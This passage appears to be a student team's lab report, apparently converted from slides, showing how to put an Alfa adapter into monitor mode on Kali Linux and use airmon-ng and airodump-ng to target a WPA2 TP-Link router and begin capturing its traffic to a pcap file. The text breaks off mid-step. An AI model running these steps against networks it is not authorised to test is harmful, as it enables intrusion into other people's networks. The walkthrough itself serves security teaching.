

Team Name **Digital Sentinels**

Team members

- Mohamed Shawqy Shoair
- Alaa Khalf Ali Abdelgawad
- Islam Hegazy
- Mohamed Mokhtar
- Ahmed Ossama



Devices used in the attack

ALFA AWUS036NHA Wireless




AX1500 Wi-Fi 6 Router



Step one:

- **Plug in network adapter.**


VMware Workstation 16 Player (Non-commercial use only)



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group def  
link/ether 00:0c:29:aa:a3:2c brd ff:ff:ff:ff:ff:ff  
inet6 fe80::20c:29ff:feaa:a32c/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
6: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000  
link/ether 00:c0:ca:98:26:2c brd ff:ff:ff:ff:ff:ff  
(kali@kali)-[~]  
$
```

Verify that
network
adapter is
recognized
by Kali Linux

- We can also use the iwconfig command if you prefer.
- and that shows us that we have a WiFi network adapter, at the moment the mode is managed.
- We're gonna change that to monitor mode in a moment but the first thing you wanna make sure is that you've got a WiFi network adapter
- that's recognized by Kali.

A terminal window on a Kali Linux system. The prompt is (kali@kali)-[~]. The user has entered the command iwconfig. The output shows three network interfaces: lo (no wireless extensions), eth0 (no wireless extensions), and wlan0 (IEEE 802.11, ESSID:off/any, Mode:Managed, Access Point: Not-Associated, Tx-Power=0 dBm, Retry short limit:7, RTS thr:off, Fragment thr:off, Power Management:off). The terminal has a dark background with a faint Kali Linux logo and the text 'KA BY OFFENSIVE' in the bottom right corner.

```
(kali@kali)-[~]  
$ iwconfig  
lo      no wireless extensions.  
  
eth0    no wireless extensions.  
  
wlan0    IEEE 802.11  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm  
          Retry short limit:7   RTS thr:off   Fragment thr:off  
          Power Management:off  
  
(kali@kali)-[~]  
$
```



NEXT THING WE NEED IS
A WIFI NETWORK TO
ATTACK.



SO FOR THIS I'VE GOT A
TP-LINK ROUTER




```
wlan0    IEEE 802.11  ESSID:off/any  
         Mode:Managed  Access Point: Not-Associated  Tx-Power=0 dBm  
         Retry short limit:7   RTS thr:off   Fragment thr:off  
         Power Management:off
```

```
(kali㉿kali)-[~]  
$ cat /etc/os-release  
PRETTY_NAME="Kali GNU/Linux Rolling"  
NAME="Kali GNU/Linux"  
ID=kali  
VERSION="2020.4"  
VERSION_ID="2020.4"  
VERSION_CODENAME="kali-rolling"  
ID_LIKE=debian  
ANSI_COLOR="1;31"  
HOME_URL="https://www.kali.org/"  
SUPPORT_URL="https://forums.kali.org/"  
BUG_REPORT_URL="https://bugs.kali.org/"  
  
(kali㉿kali)-[~]  
$
```

```
(kali㉿kali)-[~]  
$ uname -a  
Linux kali 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64 GNU/Linux
```

- So cat /etc/os-release shows me that I'm using Kali 2020.4.
- we could also use uname -a
- to see details of the Linux version.

- so the next step is to run `sudo` that gives us root privileges.
 - We're going to use `airmon-ng` to check for any conflicting processes and kill them.
 - We can see that this process was killed.
 - you may see a whole bunch of other processes that get discovered and get killed and that's fine.
- so that you don't have any conflicting processes
- that interfere with what we're trying to do.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo airmon-ng check kill  
  
Killing these processes:  
  
PID Name  
1461 wpa_supplicant  
  
(kali@kali)-[~]  
$
```


- so once again, iwconfig shows us
- that the wireless network interface is in managed mode
- but what we wanna do is put it into monitor mode

```
(kali㉿kali)-[~]  
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	ath9k_htc	Qualcomm Atheros Communications AR9271 802.11n (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon) (mac80211 station mode vif disabled for [phy0]wlan0)

```
(kali㉿kali)-[~]  
$ iwconfig
```


lo	no wireless extensions.		
eth0	no wireless extensions.		
wlan0mon	IEEE 802.11	Mode:Monitor	Frequency:2.457 GHz Tx-Power=20 dBm Retry short limit:7 RTS thr:off Fragment thr:off Power Management:off

-
- we can also confirm that
 - by using the command `sudo airmon-ng`,
 - notice the wireless interface is now `wlan0mon`.
 - Before it was `wlan0` but now it's changed to `wlan0mon`.

```
(kali㉿kali)-[~]  
$ sudo airmon-ng  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0mon       ath9k_htc   Qualcomm Atheros  
            
  
(kali㉿kali)-[~]  
$
```

- We use the command `sudo airodump-ng wlan0mon`.
- To discover a whole bunch of wireless networks.
- So, here are the SSIDs or MAC addresses of the different wireless networks.
- The network I want to attack is this one, TP-Link_F3FC.


```
(kali@kali)-[~]
$ sudo airodump-ng wlan0mon
```



Time	Source	Destination	Length	Rate	Signal	Channel	Protocol	Notes
-1	0	0	0	12	-1			
-1	0	0	0	6	-1			
-36	15	0	0	1	48		WPA2 CCMP	PSK
-45	19	10	0	11	195		WPA2 CCMP	PSK
-46	9	0	0	1	48		WPA2 CCMP	PSK
-67	63	0	0	2	360		WPA2 CCMP	PSK
-65	21	8	0	2	720		WPA2 CCMP	PSK
-79	12	0	0	6	130		WPA2 CCMP	MGT
-82	16	0	0	6	130		OPN	
-83	15	0	0	6	130		WPA2 CCMP	PSK
-84	5	18	0	11	130		WPA2 CCMP	PSK
-85	14	0	0	6	54e		WPA2 CCMP	PSK
-86	3	0	0	11	130		WPA2 CCMP	PSK
-86	5	1	0	1	130		WPA2 CCMP	PSK
-87	4	0	0	11	130		WPA2 CCMP	PSK
-88	5	3	0	6	130		WPA2 CCMP	PSK
-89	4	6	0	11	195		WPA2 CCMP	PSK
-89	1	0	0	6	195		OPN	
-89	8	0	0	1	195		OPN	
-89	0	3	0	1	-1		WPA	
-90	3	0	0	1	130		WPA2 CCMP	PSK


STATION	PWR	Rate	Lost	Frames	Notes	Probes
24:2E:02:87:DB:E7	-91	0 - 1	0	3		
34:D2:70:F4:42:1B	-92	0 - 1e	0	2		

-
- is use the command `sudo airodump-ng -d`
 - and the MAC address to display only that access point.



The image shows a terminal window on a Kali Linux system. The window has a dark background with a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is `(kali@kali)-[~]`. The user has entered the command `$ sudo airodump-ng wlan0mon -d 90:9A:4A:B8:F3:FB`. The cursor is positioned at the end of the command. The window title bar at the top shows 'kali@kali: ~'.

-
- we can see the BSSID
 - we can see how many beacons are being sent,
 - we can see the ESSID





```
File Actions Edit View Help

CH 14 ][ Elapsed: 24 s ][ 2021-02-01 06:16

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
90:9A:4A:B8:F3:FB -19    55      0    0    2  360  WPA2 CCMP   PSK   TP-Link_F3FC

BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes
```

-
- Now I could use a phone as an example
 - to connect to that network.
 - So I'll connect to that network



-
- that mean a client(My phone) has connected and there you go.

We can see that this client has connected to that network.

```
kali@kali: ~  
File Actions Edit View Help  
CH 4 ][ Elapsed: 42 s ][ 2021-02-01 06:16  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID  
90:9A:4A:B8:F3:FB -65    103      7    0   2  360  WPA2 CCMP   PSK   TP-Link_F3FC  
BSSID          STATION      PWR  Rate    Lost  Frames  Notes  Probes  
90:9A:4A:B8:F3:FB BA:AD:08:AC:15:A7 -32   0 - 6    1     9
```

- we're going to use:
the command `sudo airodump-ng -w`
- So I'm going to store the pcap file hack1 as
- an example to open with Wireshark in a file called hack1



A terminal window on a Kali Linux system showing the command `sudo airodump-ng -w hack1 -c 2 --bssid 90:9A:4A:B8:F3:FB wlan0mon`. Red arrows point to specific parts of the command: one to `hack1` labeled "PCAP file", one to `-c 2` labeled "the channel that we're 